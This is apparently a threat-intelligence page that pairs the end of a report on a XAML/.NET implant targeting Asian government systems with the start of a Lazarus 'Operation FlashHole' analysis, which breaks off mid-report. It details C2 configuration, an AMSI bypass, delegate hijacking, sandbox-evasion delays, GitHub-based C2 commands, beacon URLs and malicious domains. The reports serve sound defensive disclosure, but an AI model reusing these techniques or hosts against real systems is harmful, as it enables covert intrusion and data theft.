
The multi-layer encryption structure of "ibi"

The multi-layer encryption structure of “ibi”

The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.

Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).

The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.

Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.

The C2 configuration in XAML‑P2 is shown below:

Item Value Description
ii 94aafd58-c00c-402a-aae6-858b4486a1a4 Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
ec 9fT04e03tAiZAPogcDWt0w== Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
bi 79200-100800 Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
is 1200-2400 Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
u Base64encodedXAML A short XAML snippet that calls Environment.Exit(0)
wi 100801 Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
de False Local exception logging switch: when set to False, exception logging is enabled.
si 41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095 UID: generated using a custom method based on the registry key value SusClientId.
cu https://openaigpt4vcom/model_v4/ Command-and-control (C2) server URL taken from the C2 server list.
tp * Trusted SSL certificate thumbprint: * indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
rh   Additional route header/data: not configured in this instance.

When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().

.NET 2 Plugin

This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.

The following key steps are executed in this thread:

  1. Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
  2. Gather system information from the registry:
    • "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full", Key="Version"
      "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion", Key="BuildLab"
    • Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (“-“).
  3. Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
    • Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
    • If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
    • "LocalMachine\SOFTWARE\Classes\appid\{ff259bcd-2f0a-44de-b34a-0092fec1d8a2}
      DllSurrogate = ""
  4. Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
  5. Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
  6. Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item “is”=”1200-2400”) to evade sandboxes by causing them to time out.
  7. Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
  8. Periodic polling:
    1. Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
    2. Obtain the system proxy using three methods (see the Discovering proxies section below).
    3. Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
    4. Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
    5. Next, encrypt the combined data with AES (see the AES encryption diagram in the network traffic section for more details), and then encode the encrypted output in Base64.

      // Final HTTP request URL
      "https://openaigpt4v[.]com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4?b=lM4V3VwrWtXBy4oBGUkXOHfxyLUlrT2hIZGn4C37W1Z3%2FeW1WURJqzaNLQhGFHsWxA2lpJHZSpd8VDLMOQRD%2FfsDswnomIrBpoaNzug3dOtrh1J2KIqZRmKx1TtQsxq1RAGu1y45rSKaPHm9s2HF8A%3D%3D&c=41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095"

    6. Hijack the HTTP User-Agent and replace the value following HOST: with the config value of item rh.
    7. Retrieve a XAML file from the C2 server, update the configuration data, and load the retrieved XAML (for more details on techniques, see the Execute downloaded XAML payload in an isolated AppDomain section).
    8. If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.

AES encryption scheme for network traffic


All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.

For a given master key and a single-byte seed, the derivation works as follows:

  1. Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
  2. Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
  3. Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
  4. Take the first 16 bytes of the resulting hash; this becomes the final derived key.

Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.

Seed Key type generated (client side) Key type generated (server side)
0 Decryption key Encryption key
1 Decryption authentication key Encryption authentication key
2 Encryption key Decryption key
3 Encryption authentication key Decryption authentication key

The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated “IV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.

Discovering proxies


.NET 2 Plugin detects the system proxy using three methods:

  • Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
  • If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
  • If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.

These methods ensure that the malware can reach external networks even in complex network environments with proxies.

Execute downloaded XAML payload in an isolated AppDomain


This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.

In more detail, the process is as follows:

  1. Create a new isolated AppDomain with a randomly generated GUID as its name.
  2. Copy all configuration data from the current AppDomain into the new one.
  3. Set the proxy information in the new AppDomain and assign it to the variable px.
  4. Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
  5. Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
  6. Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
  7. Unload the isolated AppDomain to complete the cleanup.

This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.

Infrastructure

The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.

Domain IP First seen Domain Registrar/ASN
openaigpt4v[.]com 104.18.14[.]219 Sep 27, 2023 Cloudflare, Inc. / 15169

Victims

Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.

Attribution

After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.

Conclusions

Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.

Indicators of Compromise

File hashes

F2458ED133F8D0CA19E22C10F577E98E    e4537a1762fcafd2fd96bfc825bad34f9db9a24d
E1DC6F1ED193594F2284BE22AE08DFA4               Resources.resx
AB81564BCB8CA7E710C66832DE747556   .NET 1 Loader
CFB8B281BDF5D9390E64B10C312FB2C1              .NET 2 Plugin
67E3617F8709D34F806F8E02BADBA8A5    fabric.config
514AC0D73B8A1B73488EF5E2E55A75C3   PatchMyPC-ScriptRunner.exe.config
514117D536E347560D049CFE0C609632     XAML-1
9000820D8153C24CD60D53001D3A97B6    XAML-2
B3C4A635179680EDAFB5D006CF0CFFC6              XAML-2-1
4F28622C5E60C01319BF48CF742FE1A5    XAML-2-2
C86D53392A87DD3F3E62D62C9B92A9BD              XAML-3

File paths

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe.config
C:\Windows\SoftwareDistribution\Download\Install\fabric.config
C:\Windows\SoftwareDistribution\Download\Install\Resources.resx

Domains and IPs
openaigpt4v[.]com

Operation FlashHole: Lazarus breaks security, defies control


In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.

Operation FlashHole attack flow during initial compromise

Operation FlashHole attack flow during initial compromise

Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.

Background

After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications appear to be maintained by the same vendor, and both are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.

We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.

As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.

In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.

Initial infection vector

Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.

Appearance of the malicious websites

Appearance of the malicious websites


The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.

Suspected use of an AI-generated image on the résumé site

Suspected use of an AI-generated image on the résumé site

The websites contained embedded links that loaded an external JavaScript file via a script tag.

  • Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
  • Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach

Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.

Full infection chain


Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.

Initial infection chain

Initial infection chain


Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.

Expanded infection chain after gaining persistence

Expanded infection chain after gaining persistence

Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.

Malware set

The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.

TechHub – the start of the chain

TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.

This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.

We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.

When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.

  1. It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
  2. It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
  3. It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
  4. The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.

During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.

After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.

TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.

Command Description
mqdrz Collect information about the device and its running processes
laeca Directly invoke the received shellcode in memory
aqvxp Terminate the current process
rtcya Beaconing after finishing the handshake process

Cubridge – the framework orchestrator

Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.

